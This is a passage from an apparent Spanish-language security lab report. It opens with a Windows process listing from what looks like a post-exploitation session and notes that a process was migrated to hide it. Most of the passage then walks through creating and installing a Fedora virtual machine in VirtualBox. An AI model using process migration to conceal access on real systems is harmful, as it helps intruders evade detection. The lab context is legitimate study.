
Archivo Acciones Editar Vista Ayuda
PID PPID Name Arch Session User Path
320 4 smss.exe x86_0 NT AUTHORITY\SYSTEM
428 744 wmiiprvse.exe x86_0 NT AUTHORITY\SYSTEM
444 320 csrss.exe x86_0 NT AUTHORITY\SYSTEM
476 320 winlogon.exe x86_0 NT AUTHORITY\SYSTEM
528 476 services.exe x86_0 NT AUTHORITY\SYSTEM
540 476 lsass.exe x86_0 NT AUTHORITY\SYSTEM
600 1880 ctfmon.exe x86_0 OPTIMUS-47G0XXQ\Administrador
620 1880 satena.exe x86_0 OPTIMUS-47G0XXQ\Administrador
744 528 svchost.exe x86_0 NT AUTHORITY\SYSTEM
808 528 svchost.exe x86_0 NT AUTHORITY\Servicio de red
868 528 svchost.exe x86_0 NT AUTHORITY\Servicio de red
912 528 svchost.exe x86_0 NT AUTHORITY\SERVICIO LOCAL
964 528 svchost.exe x86_0 NT AUTHORITY\SYSTEM
1228 964 wuaucnt.exe x86_0 OPTIMUS-47G0XXQ\Administrador
1312 528 spoolsv.exe x86_0 NT AUTHORITY\SYSTEM
1336 528 msdtc.exe x86_0 NT AUTHORITY\SYSTEM
1344 744 wmiiprvse.exe x86_0 NT AUTHORITY\SYSTEM
1464 528 svchost.exe x86_0 NT AUTHORITY\SYSTEM
1500 528 svchost.exe x86_0 NT AUTHORITY\SYSTEM
1844 528 svchost.exe x86_0 NT AUTHORITY\SYSTEM
1880 532 explorer.exe x86_0 OPTIMUS-47G0XXQ\Administrador
1980 528 alg.exe x86_0 NT AUTHORITY\SYSTEM
  
```

En la ilustración anterior se evidencia que se pudo migrar el proceso y por consiguiente ocultarlo

Configuración de Máquina Virtual de Fedora


Como primer paso se inicia virtual box.

Ilustración 11 Inicio de Virtualbox



Luego se hace clic en la opción de **nueva** que tiene el símbolo de + de color verde, cuando se da clic en dicha opción se despliega una ventana emergente donde se nombra la máquina virtual como se evidencia en la **ilustración 12**.


Ilustración 12 Asignación nombre máquina virtual



Luego de configurar el nombre de la máquina virtual, se hace clic sobre el apartado de Hardware para proceder a configurar la cantidad de memoria RAM y la cantidad de núcleos del


procesador que se le va a destinar a la máquina virtual para su funcionamiento. Lo recomendable es asignar recursos dentro del rango verde para que el sistema funcione de forma idónea.

Ilustración 13 Destinación de Hardware




Después se hace clic en el apartado de disco duro, para asignar un espacio en el disco duro de la computadora, en este caso se asignan 15 GB.

Ilustración 14 Asignación de espacio disco duro



Luego de eso se hace clic en terminar y se observa la máquina virtual ya creada como se evidencia en la siguiente ilustración.

Ilustración 15 Máquina fedora creada




Luego de configurar la máquina virtual se procede a descargar el archivo de la imagen ISO de Fedora.

Descarga de imagen ISO de Fedora


Se abre el navegador de preferencia, se busca y se ingresa al sitio de Fedora.

Ilustración 16 Proceso descarga Fedora




En el sitio de Fedora se hace clic en la parte que dice **Fedora Workstation**, específicamente en la opción de **descargar ahora**.

Ilustración 17 Sitio oficial Fedora



Estando allí se selecciona el archivo ISO para sistemas Intel y AMD x86_64 y se hace clic en descargar y la descarga iniciará automáticamente.


Ilustración 18 Descarga de archivo ISO



Después de que finalice la descarga, se abre nuevamente virtual box y la configuración de la máquina virtual con el nombre fedora, estando en la configuración se posiciona en el apartado de pantalla, en la parte de pantalla se posiciona en almacenamiento. En esa parte se da en el disco que está en la parte superior derecha y se le da en la opción de seleccionar de disco local, una vez


ahí se abre el explorador de archivo y se selecciona el archivo ISO, luego de eso se da en abrir y finalizar.

Ilustración 19 Inserción de archivo ISO en máquina virtual



Luego de eso, el apartado de pantalla en la parte de almacenamiento debería verse de la siguiente manera.

Ilustración 20 Máquina Configurada




Instalación y configuración de Fedora

Luego de haber llevado a cabo los pasos anteriores, se procede con la instalación de Fedora, para ello se inicia la máquina virtual.


Cuando se inicia la máquina virtual de Fedora aparece un cuadro de dialogo como el que se observa en la ilustración 21, en dicho cuadro de dialogo seleccionar la primera opción y dar enter.

Ilustración 21 Grub




Luego de que eso cargue aparecerá una ventana emergente que da la bienvenida al sistema operativo Fedora, ahí mismo hacer clic en la opción de instalar fedora.

Ilustración 22 Instalación de fedora




Después de hacer clic en el botón de instalar, el proceso de instalación permite seleccionar el lenguaje que se quiera utilizar durante la instalación.

Ilustración 23 Selección de idioma




Una vez seleccionado el idioma con el que se desea realizar la instalación aparece un resumen de la instalación, además aparece una advertencia que pide verificar el destino de la instalación.

Ilustración 24 Resumen de instalación




Para verificar el destino de la instalación se hace clic sobre la opción que dice **destino de la instalación**, una vez allí se revisa la información y se hace clic en hecho.

Ilustración 25 Destino de instalación




Luego de verificar el destino de la instalación se observa nuevamente la ventana de resumen de instalación y ya no se evidencia la advertencia, por lo que se hace clic en continuar instalación.

Ilustración 26 Resumen de instalación




Después de eso el proceso de instalación inicia y solo queda esperar que el proceso finalice.

Ilustración 27 Progreso de instalación



